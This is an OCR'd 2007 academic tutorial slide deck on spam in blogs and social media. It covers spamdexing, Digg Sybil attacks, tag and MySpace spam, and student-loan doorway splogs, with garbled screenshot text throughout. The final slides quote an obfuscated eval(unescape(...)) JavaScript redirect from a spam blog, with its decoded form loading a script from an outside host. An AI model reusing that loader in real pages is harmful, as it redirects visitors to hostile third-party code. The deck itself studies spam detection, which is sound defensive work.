Spam in Blogs and Social Media

Pranam Kolari, Tim Finin Akshay Java, Anupam Joshi

March 25, 2007





Tutorial Outline

- Spam on the Internet
 - Variants
 - Social Media Spam
- Reason behind Spam in Blogs
- Detecting Spam Blogs
- Trends and Issues
- How can you help?
- Conclusions

Presenters

Pranam Kolari is a UMBC PhD student. His dissertation is on spam blog detection, with tools developed in use both by academia and industry. He has active research interest in internal corporate blogs, the Semantic Web and blog analytics.



Tim Finin is a UMBC Professor with over 30 years of experience in the applying AI to information systems, intelligent interfaces and



robotics. Current interests include social media, the Semantic Web and multiagent systems.

Akshay Java is a UMBC PhD His dissertation is on identifying influence and opinions in



social media. His research interests include blog analytics, information retrieval, natural language processing and the Semantic Web.

Anupam Joshi is a UMBC Professor with research interests in the broad area of networked



computing and intelligent systems. He currently serves on the editorial board of the International Journal of the Semantic Web and Information.


SPAM!

E-mail Spam

- Early form seen around 1992 with MAKE MONEY FAST
- 80-85% of all e-mail traffic is spam
- In numbers

2005 - (June) 30 billion per day 2006 - (June) 55 billion per day 2006 - (December) 85 billion per day 2007 - (February) 90 billion per day

> Sources: IronPort, Wikipedia http://www.ironport.com/company/ironport_pr_2006-06-28.html




What is Spam?

- "Unsolicited usually commercial e-mail sent to a large number of addresses" Merriam Webster Online
- "Spamming is the abuse of electronic messaging systems to send unsolicited bulk messages, which are almost universally undesired." – Wikipedia
- As the Internet has supported new applications, many other forms are common, requiring a much broader definition

Capturing user attention unjustifiably on the Internet (E-mail, Web, Social Media etc..)

Taxonomy of Spam



Spamdexing


"We use the term spamming (also, spamdexing) to refer to any deliberate human action that is meant to trigger an unjustifiably favorable relevance or importance for a page, considering the page's true value" - Gyongyi et al

- Compromises Relevance and Importance Scores used by Search Engines
- Mostly effects the long tail of keywords (more susceptible)
- Spam in Blogs is a form of spamdexing
- 20% of the indexed Web (2005)

🗇 🔹 🖒 🗧 😰 🕜 📳 🚕 💽 http://www.google.com/search?source=ig&hl=en&q=defaulted+stude	ent+loan+consolidation&btnG=Google+Search kolari@gmail.com Search History My Acco
····	••••••••••••••••••••••••••••••••••••••
Coordon Web Images Video News Maps Desktop more	
Google defaulted student loan consolidation Search	Advanced Search Preferences
0	
Web	Results 1 - 10 of about 1,420,000 for defaulted student loan consolidation. (0.
2 results stored on your computer - Hide - About	Sponsored Link
on student loan consolidation - loan consolidation student loan consol	lidation
Student Loan Consolidatio 2, 2006 Student Loan Consolidation Rate	es to Lower payments up to a
	Some of the top benefits ava
Repaying Student Loans Held by the U.S. Department of Education	P For help call us at (800) 256 www StudentLoan Solution
1.gif Bullet Loan Consolidation 1.gif Bullet Going Back to School "Can I pay m	www.studentLoanSolutions
student loan held by the Department by credit card?	4 EQ/ Ebush Company
www.ed.gov/offices/OSFAP/DCS/repaying.html - 23k - Cached - Similar pages - N	Note this 4.5% Fixed Consolida
	Lock in rate now as low as 4
Loan Consolidation	Pre-qual in 1 minute (866) 8
US Department of Educations Collections for Defaulted Student loans Gu	ide - Information www.NextStudent.com
about loan consolidation options that are available to borrowers.	
www.ed.gov/offices/OSFAP/DCS/ consolidation .html - 19k -	Consolidate with Wach
Cached - Similar pages - Note this	Cut Your Monthly Student L
	Payment in Half. We Make It
Student Loan Solutions: Student College Loan Consolidation	www.Wachovia.com
StudentLoanSolutions is a premier lender with the Department of Education. Call	
1-800-256-5105. StudentLoanSolutions offers some of the best borrower	Defaulted Student Lo
www.studentloansolutions.com/ - 9k - Cached - Similar pages - Note this	Get out of debt fast by knowi
	your options. Nonprofit, learn www.DebtReliefOptions.org
student_loan_consolidation_program's bookmarks tagged with 2	2:26pm
Are you looking for defaulted student loan consolidation? Please click here for	
information aboutdefaulted student loan consolidation! consolidation	Directory Of Student Loan
del.icio.us/student_loan_consolidation_program/defaulted-student-loan-con	a a l'al atti a sa
20k - Cached - Similar pages - Note this	Find Student Loans Quickly StudentLoan.WealthyGeel
Student Loan Consolidation at Nelnet: Federal Loan Consolidation	
Student Loan Consolidation at Nelnet. Specializing in federal loan consolidation	ion, school Stop Garnishment and Tax S
loan consolidation, student loan debt consolidation and federal	and reduce your interest by 2
www.consolidation.nelnet.net/Default.asp - 19k - Cached - Similar pages - Note t	this my studentioan block.com
The <u>Student Loan</u> People	Student Lean DEEAU
For more information on Federal Loan Consolidation, visit our Consolidation p.	ages, Do
You Have a Defaulted Loan ? If you have a student loan and payment has	Stop tax onset, garnannent,
www.kheslc.ky.gov/adults_repayment.html - 20k - Cached - Similar pages - Note th	Act NOW before it gets wors www.siro.net
- Hote II	www.siro.net
Defaulted Student Loan Consolidation Services	4.5% Fixed Consolida
Our default consolidation services help your credit recover quickly!	Lock in a low 4.5% rate. Rec
www.studentloanconsolidator.com/default/ - 15k - Cached - Similar pages - Note	this your payment by 60%. No Fe
	www.LendFocus.com/Stude
Default Student Loan Consolidation Testimonials	

Live Cooreb	defaulted student loan consolidation	2	Sign in A
Live Search			
Web Images News Ma	aps Classifieds More▼		
lefaulted student loan consolida	tion Page 1 of 43,369 results • <u>Options</u> • <u>Advanced</u>		
Facing Loan Default		Related searche	
Department of Educations Collections for Defaulted		Consolidation D Defaulted Loan	
Student loans Guide - Information about what to do if you are facing loan default Loan Consolidation		Consolidation D	
Going Back to School		Loan Private S	tudent
www.ed.gov/offices/OSFAP/DCS page	default.html · <u>Cached</u>	SPONSORED SITES	
Repaying Student Loans H	eld by the U.S.	Consolidate St	<u>udent</u>
Department of Education		loans	
Addressing Your Defaulted		Fixed interest ra	
default on your student loa		as 4.5% Save u on monthly bills	
each Federal Family Educ		www.studentloa	
loan consolidation program		www.studentioa	minancialg
www.ed.gov/offices/OSFAP/	DCS/ repaying.html ·	student loan	
<u>Cached page</u> +Show more results from www.	od gov	Compare Top 1	5 student
+ <u>show more results from www</u> .	ed.gov	loan Reviews.	, otherene
consolidation defaulted loa	nrivate student	www.comp15sit	æ.com
consolidation defaulted loan			
consolidation loan private stu		School Loan	
private consolidation defau		Consolidation	<u>_</u>
student: to be marketed by E-I		Low Rates on S	tudent
nighly		Loan . Same Da	У
• .	onsolidation-defaulted-loan-private-student.html	Approval!	
Cached page		www.studentloa	nheadquar
Private student loan consoli	lation	Apply for a Stu	dent
student loan consolidation ru	le consolidation	<u>Loan</u>	
defaulted student loan. What		More money for with Academic A	
consolidation, consolidation legislation loan			Answer
student.		from SunTrust.	
www.hometown.aol.com/stude	suntrust.com/m	oneyforcoll	

Taxonomy of Spam



DIGG Spam

- Sybil attack
 - "in computer security is an attack wherein a reputation system is subverted by forging identities in peer-to-peer networks" – Wikipedia
- Users that sell
 - http://usersubmitter.com \$20, plus \$1 per digg
 - Spike the vote, site sold on eBay, bought by digg user, finally shut down by digg
 - Geekforlife, a top 100 digg user, sold his account for \$822 on eBay
- In addition to direct spam, DIGG popular page also results in high ranking on search engines (Spamdexing)



_ 8 ×

My Pictures of Crowds

A calm carnival crowd

Tuesday, February 27th, 2007, 2:07 pm [General]



Latest Posts A calm carnival crowd Humans in the shape of a subway car! Violence is a problem with crowds A really big crowd seems natural Trying Something a Bit Different -- A Herd!

Categories General (9)

I said before, that a crowd can be violent. But

"Why Are People Fascinated By Photographs of Crowds?"

- Author Submits Story
- 4 hours later only one DIGG on the story
- Seeks out User/Submitter
- 12 hours later a DIGG Popular Story

Tag Spam

- Social Bookmark Tools
 - del.icio.us spam in long tail
 - Furl popular page spam
- Also used for spamdexing

<u> Furl - Most Popular</u>	edit 🖃 🛛
Linux Shell Scripting Tutorial - A Beginner handbook	<u>'s</u> 3:33 AM
🕀 acer computer pdoduct	8:36 AM
🕀 typos	4:51 AM
 Free Personal Profile for Work-Life Balance and Personal Energy Management; Informative Baseline Promotes Personal and Organizational Wellness Plans 	6:02 AM
🕀 Many Eyes	5:43 AM
🚯 My Aim Is True: DIY: Magnetic Spice Rack	1/23/07
Dimension n-Series Desktop	11:04 AM

Show: 100 Tags 💟 Sort: By Usage 🛛 💽 🚳

dvd music fantasy bards and minstrels defectivebydesign fiction books romance classic rock historical dimensions and perspectives nonfiction comedy anime women history science fiction book manga cookbooks magic carpet ride philosophy mystery vampire horror women writers cd drama gift religion rock jazz action comics scifi movie adventure kids christianity france humor children sci-fi poetry italy drm historical romance childrens books christmas games travel health progressive rock paranormal romance

🗇 🕶 🗇 😪 🚳 🔚 🚕 🔀 http://www.google.com/search?q=tag++ping&hl=en&rls=GGGL,GGGL:2006-26,GGGL:en&start=0&sa=N	▼ © ∞ C , - - ×
Google Web Images Video News Maps Desktop more » tag ping Search Advanced Search Preferences	<u>Sign in</u> ≜
Web Results 1 - 10 of about 14,	400,00 <mark>0</mark> for <u>tag ping</u> . (0.11 seconds)
Web Results 1 - 10 of about 14, 962 results stored on your computer - Hide - About Image: Store of the st	Sponsored Links Tag and Ping ® Automatically Tag and Ping First 50: Free 150+ VIdeo Tutorial SocialBookmarking.trusted.in o Tag Ping Shop on eBay and Save! Discount Tag Ping www.eBay.com
www.optiniche.com/blog/174/tag-and-ping/ - 43k - <u>Cached</u> - <u>Similar pages</u> Tag and Ping Review - WordPress SEO and Blog Marketing Tag and ping has received a number of reviews online, some favourable and others no so favourable. www.optiniche.com/blog/179/tag-ping-review/ - 26k - <u>Cached</u> - <u>Similar pages</u> Blogmarks.net : Public marks with tag "tag and ping" Tag and Ping fallout, RSS revenues, and Web 2.0 Idea Management. by surfthemind. Coverage of the results of tag and ping spam, and two new web 2.0 sites of www.blogmarks.net/marks/tag/tag+and+ping - 42k - <u>Cached</u> - <u>Similar pages</u>	

MyBlogLog Spam

- Fake Profile Image
- Fake users
- Fake site visits
- Fake co-authors
- Add friends
- Comment Spam



Hi rafer,

I would like to add you as a co-author of my MyBlogLog community below:

Blog/Site: Progressive House (http://www.[link removed].com) MyBlogLog community: http://www.mybloglog.com/buzz/community/[text removed]/

Your MUST click on the link below to accept this request:

http://www.mybloglog.com/buzz/[link removed]

Thanks, Blogmemes_Belgium


Widget Spam

0000

Unicycle

View Reader Community

(provided by MyBlogLog)



A Smarter Web - Tech Review on the Semantic Web

March 12th, 2007, by Tim Finin, posted in GENERAL, Semantic Web, Web

The current issue of Technology Review has a long article on the Semantic Web, A Smarter Web, with the theme

New technologies will make online search more intelligent-and may even lead to a "Web 3.0."

The article tells the Semantic Web story using Eric Miller's involvement as a thread and mentions many other neonle and companies along the way.

MySpace Spam

- MySpace is the (5th) 4th highest visited site
- Direct User Targeting
 - Free Products

myspace.con

- CAMS

Mar 8, 2007 3:10 PM	Keep Drea	Unread	FREE COLLEGE SCHOLARSHIPS GIVEAWAY- \$10000 SCHOLAR would like to invite you to join the group FREE COLLEGE SCHOLARSHIPS GIVEAWAY- \$10000 SCHOLARSHIPS FREE FOR COLLEGE- CLICK HERE
Mar 6, 2007 9:49 AM	Alexander	Unread	FREE COLLEGE SCHOLARSHIPS EVENT GIVEAWAY- CLICK HE would like to invite you to join the group FREE COLLEGE SCHOLARSHIPS EVENT GIVEAWAY- CLICK HERE



- Create an "interesting" profile
- Aggressively add friends (+Sybil Attacks)
- Wall Hoodia Comments

Orkut Spam

• Community Oriented Spam extends across almost all tools



If you desperately need an urgent job with good salary, we can help you out with information at:

http://www.jobguarentee.bravehost.com

If you have any quaries plz write to me at : mail2cyber@qmail.com

Happy new year 2007

Other forms of spam

It does not take long for spammers to exploit a new form of social media

- Wiki(pedia) Spam

the wikipedia community deletes spam articles and pages

– Guestbook Spam

yes, some still have guestbooks and they attract spam entries

- IRC spam

bots on IRC channels send you unwanted messages


– Second life spam

notecards pop up with unwanted messages

Twitter spam

it appeared about a week after Twitter went big time

- Semantic web spam this one has not yet been seen Spamdexing and its relation to Blogs



"I had my own blog for a while, but I decided to go back to just pointless, incessant barking."

Anatomy of Spamdexing

- Identify Profitable Contexts
- Create multiple doorway pages (or blogs)
- Spamdex doorways
 - Target Relevance Scores
 - TFIDF
 - Meta-tag
 - Target Importance Scores
 - PageRank
- (Or) Game Sponsored Search
 - Search Engine Arbitrage
- Monetize
 - Affiliate Programs
 - Contextual Advertisements

🔄 🗸 🖆 🗸 🥵 🕼 🔚 🎡 🔀 http://www.google.com/search?ie=UTF-8&se=UTF-8&sourceid=gd&q=make+money+keywords&hl=en&wxob=0	- B ×
	m Search History My Account Sign out 🔺
Web Images Video News Mans Desktop more »	
GOOGLE make money keywords Search Advanced Search	
Web Re <mark>sults 1 - 10 of about 40,700,000 fo</mark> r <u>1</u>	<u>make money keywords</u> . (0.28 seconds)
	Changered Links
High Paying Keywords on Adsense to Make Money	Sponsored Links
Google Adsense is definitely a high paying money making advertisement program on the web. But the money that you make	Make Huge Money Now
www.quickonlinetips.com/archives/2005/	Looking To Make Huge Money ? Serious Entrepreneurs Wanted Now
02/high-paying- keywords -on-adsense-to- make-money / - 38k -	wealthandIndependence.com
<u>Cached</u> - <u>Similar pages</u> - <u>Note this</u>	
How to make menow on your news content website	I was scammed 37 times
How to make money on your news content website Can independent online news sites make money and a difference? curious about a specific	These websites are absolute scams I
keyword, who are more likely to click on a targeted ad	will show you the ones that work Dannys-Scam-Review.com
www.ojr.org/ojr/wiki/ make_money / - 27k - <u>Cached</u> - <u>Similar pages</u> - <u>Note this</u>	Dannys-Ocan-riveview.com
	Free Offer - Make Money
Google AdSense - an excellent way to make money free online	Make \$5,000 monthly easily
It's a new ebook that shows step-by-step how to build websites focused to make money online from adverts - gather keywords , build pages around them,	I do the work for FREE!
www.buildwebsite4u.com/income/adsense.shtml - 9k - Cached - Similar pages - Note this	www.myfreework.com
	Make Money - Free
How To Make Money From Micro Stock Photography DIYPhotography.net	You won't get rich but you can make
You can edit the keywords in the micro stock agency site, or you can embed the finally a way	a realistic \$200 to \$5,000 a month.
to make money so I can buy "half life 2:episode 1"	www.ProjectPayday.com
www.diyphotography.net/how-to- make-money -from-micro-stock-photography - 21k - Cached - Similar pages - Note this	\$1000 a day from home
	Automated System, No Selling
	Not MLM, Watch this movie
Top or hit targeted WWW.bizw Identify Profitable	www.cash2day.info
targeted www.bizw	Males (10 in 5 minutes
	Make \$10 in 5 minutes. Free List of Paid Surveys. Make
Super Contoxto	\$150/hr for free. Join Now.
Super A Contexts	www.SurveyMonster.net
not to ma	
www.aojo <mark>n.com/enougn-bullshitting-lets-make-money-in-24hrs-or-less/ - 28k - Cached - Similar pages - Note this</mark>	Need part-time job?
<u>odened</u> - <u>onniai pages</u> - <u>note tills</u>	Get your extra income!

search this blog Next Blog»

DHxbRwiZ

THURSDAY, FEBRUARY 22, 2007

Federal Student Loan Consolidation

StudentFirst is an industry leading Federal Student Loan Consolidation Company. StudentFirst provides cutting edge technology with quality sales and customer service to make your cost ... Student Loan Consolidation - Guaranteed lowest interest rates allowed by Government. ... Consolidating student loans Federal student loan consolidation. Sallie Mae federal student loan ... Do you have \$10,000 or more in student loan debt? Yes No Are any of your student loans in default? Yes No Are you currently out of school or will you graduate within six months? Yes ... Student loan contolidation through the Academic Lending Center. Interest rates on this federal ... NOW is the time to take advantage of consolidating student loans through the Federal ... Consolidating is worth your time! You can lower your monthly payments and save thousands - I am!" Jen B. Borrowers can appy online for consolidation of their federally insured student loan debt. The Higher Education Act (H for a loan consolidation program under both th Family ... U.Consolidate offers the Federal Stu Consolidation from the Massachusetts Educatio Massachusetts Educational Financing Authority not for-profit state authority ... Consolidating

time! You can lower your monthly payments ar thousands - I am!" Jen B. Here you will find wh need to know about Direct Consolidation Loans find it here, Ask Us Refinance your educa with us. Apply today online for federal student

contolidation ... Refinance your student and parent loans

with industry leading borrower benefits. Rates ranging ...

posted by dHxbRwiZ @ 1:06 AM

About Me

Name : dHxbRwiZ

View my complete profile

Links

Google News

^{III} <u>Edit-Me</u> III Edit-Me

Previous Posts

Federal Student Loan Consolidation

Archives

February 2007

Doorway Page for "Student Loan Consolidation"

Create Blog | Sign In

🔊 🕤 🔘 💽



Oyler Action Photography

Tri City Speedway DSC_6503.JPG oyleractionphotos.com/wp-gallery2.php?g2_view= core.ShowItem&g2_itemId= 36 · <u>Cached page</u>

Oyler Action Photography

Keep up the good work! show full show summary. Wow that's a great picture! I'm an aspiring photographer myself and just hope some day I'm able to take a quality shot like that.

oyleractionphotos.com/wp-gallery2.php?g2_view= core.ShowItem&g2_itemId= 168 · <u>Cached page</u>

+Show more results from oyleractionphotos.com

Temple Stark.com: January 2005 Archives

Temple Stark: An Arizona reporter who collects playing cards. A Washington state transplant. Well, sorta. It's a long story that involves Oregon, California, Alaska, and England.

templestark.com/archives/2005/01/ index.php · <u>Cached</u> page

2003_Thai_Camp 081

Really great page ! Thanks! business search [url=ht show full show summary. Really great page

inosanto.com/gallery/main.php?g2_itemId= 6652 · Cached page

House Improvement | Ohio Alpha Beta Phikaps

Album: Main Stairs Carpet The main set of stairs in the fover received new carpet in late 2003.

10K in-links!

🗇 🔹 🗇 🕫 😰 🚳 📳 🚕 🔀 http://www.google.com/search?hl=en&rls=GGGL%2CGGGL%3A2006-26%2CGGGL%3Aen&q=Student+Loan+Consolidation+site%3Ablogspot.com&btnG=Sec 🔽 🗿 Go

StudentFirst is an industry leading Federal **Student Loan Consolidation** Company. ... **Student Loan Consolidation** - Guaranteed lowest interest rates allowed by ... federal4**student4loan**4consolida.blogspot.com/ - 17k - Supplemental Result - <u>Cached</u> - <u>Similar pages</u> - <u>Note this</u>

College Student Loan Consolidation, Up to 2% Lower Interest Rates!

Student Loan Consolidation: Lock in fixed rates, reduce your monthly payment ... Benefits of Federal Student Loan Consolidation : Lower your monthly payment ... college--student--loan--consolida.blogspot.com/ - 17k - Supplemental Result - Cached - Similar pages - Note this

Student Loan Consolidation Interest Rate, Up to 2% Lower Interest ...

Student loan consolidation is a powerful financial tool backed by the federal ... Pre-qual in 1 minute Additional savings on student loan consolidation ... student3loan3consolidation3int.blogspot.com/ - 17k - Supplemental Result - Cached - Similar pages - Note this

Student Loan Consolidation, Compare Rates from 20 Top Lenders ...

Student Ioan consolidation through the Academic Lending Center. ... StudentFirst is an industry leading Federal Student Loan Consolidation Company. ... student3Ioan3consolidation.blogspot.com/ - 17k - Supplemental Result - Cached - Similar pages - Note this

Loan Consolidation: Exclusive Facts and Hints

But recently I took the time to sit down and thought about **student loan consolidation**. I'm going to collect here what I happen to come accross on this ... **Ioan**facts.blogspot.com/ - 49k - <u>Cached</u> - <u>Similar pages</u> - <u>Note this</u>

Student Loan Consolidation Interest Rate, Reduce Monthly Payment ...

Student loan consolidation is a powerful financial tool backed by the ... Federal Student Loan Consolidation Professionals - A Non Profit Organization student2loan2consolidation2int.blogspot.com/ - 17k - Supplemental Result -Cached Similar pages Note this

Direct Student Loan Consolidation, Student Loan Consolidation ...

Educational Direct offers you FREE federal student Ioan consolidation! ... Student Loan Consolidation: Lock in fixed rates, reduce your monthly payment, ... direct--student--Ioan--consolidat.blogspot.com/ - 17k - Supplemental Result - Cached - Similar pages - Note this

Goooooooogle 🕨

Result Page: 1 2 3 4 5 6 7 8 9 10 Next

Student Loan Consolidation site:bl Search

Consolidate **Student** Loans

Lower monthly payment by 60% Save money with loan consolidation www.OmnisStudentLoans.com/

Loan Consolidation

Student Loan Consolidation rates as Low as 5.375%. Lower payments 53% www.edconsolidation.com

Consolidate Student Loans

Cash Back, Low Rates & First-Class Personal Service 24/7 from CLC. www.College**Loan**.com

More Sponsored Links »

_ 8 ×

SEARCH THIS BLOG Next Blog»

DHxbRwiZ

THURSDAY, FEBRUARY 22, 2007

Federal Student Loan Consolidation

StudentFirst is an industry leading Federal Student Loan Consolidation Company. StudentFirst provides cutting edge technology with quality sales and customer service to make your cost ... Student Loan Consolidation - Guaranteed lowest interest rates allowed by Government. ... Consolidating student loans Federal student loan consolidation. Sallie Mae federal student loan ... Do you have \$10,000 or more in student loan debt? Yes No Are any of your student loans in default? Yes No Are you currently out of school or will you graduate within six months? Yes ... Student loan consolidation through the Academic Lending Center. Interest rates on this federal ... NOW is the time to take advantage of consolidating student loans through the Federal ... Consolidating is worth your time! You can lower your monthly payments and save thousands - I am!" Jen B. Borrowers can

apply online for consolidation of their fe student loan debt. The Higher Education for a loan consolidation program under I Family ... U.Consolidate offers the Fede Consolidation from the Massachusetts Ec Massachusetts Educational Financing Aut not-for-profit state authority ... Consoli

time! You can lower your monthly payments and save thousands - I am!" Jen B. Here you will find what borrowers need to know about Direct Consolidation Loans. If you don't find it here, Ask Us Refinance your educational debt with us. Apply today online for federal student loan consolidation ... Refinance your student and parent loans with industry leading borrower benefits. Rates ranging ...

posted by dHxbRwiZ @ 1:06 AM

About Me Name

dHxbRwiZ

View my complete profile

Links

Google News

Edit-Me Edit-Me

Previous Posts

Federal Student Loan Consolidation

Archives

Browser Javascript Redirect for Users

🔊 🔹 🔘 🔊

_ 8 ×


Create Blog | Sign In

Cryptic JavaScript Redirects


eval(unescape("%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%28 %22%3c%73%63%72%69%70%74%20%73%72%63%3d%27%68%74%74%2 2%2b%22%70%3a%2f%2f%62%69%67%22%2b%22%68%71%2e%69%6e%6 6%6f%2f%73%74%61%74%73%32%2e%70%68%70%3f%69%22%2b%22%6 4%3d%31%32%26%67%72%6f%75%70%3d%32%27%3e%3c%2f%73%63%7 2%69%70%74%22%2b%22%3e%22%29%3b"))

document.write

("<script src='htt"+"p://big"+"hq.info/stats2.php?i"+"d =12&group=2'>");



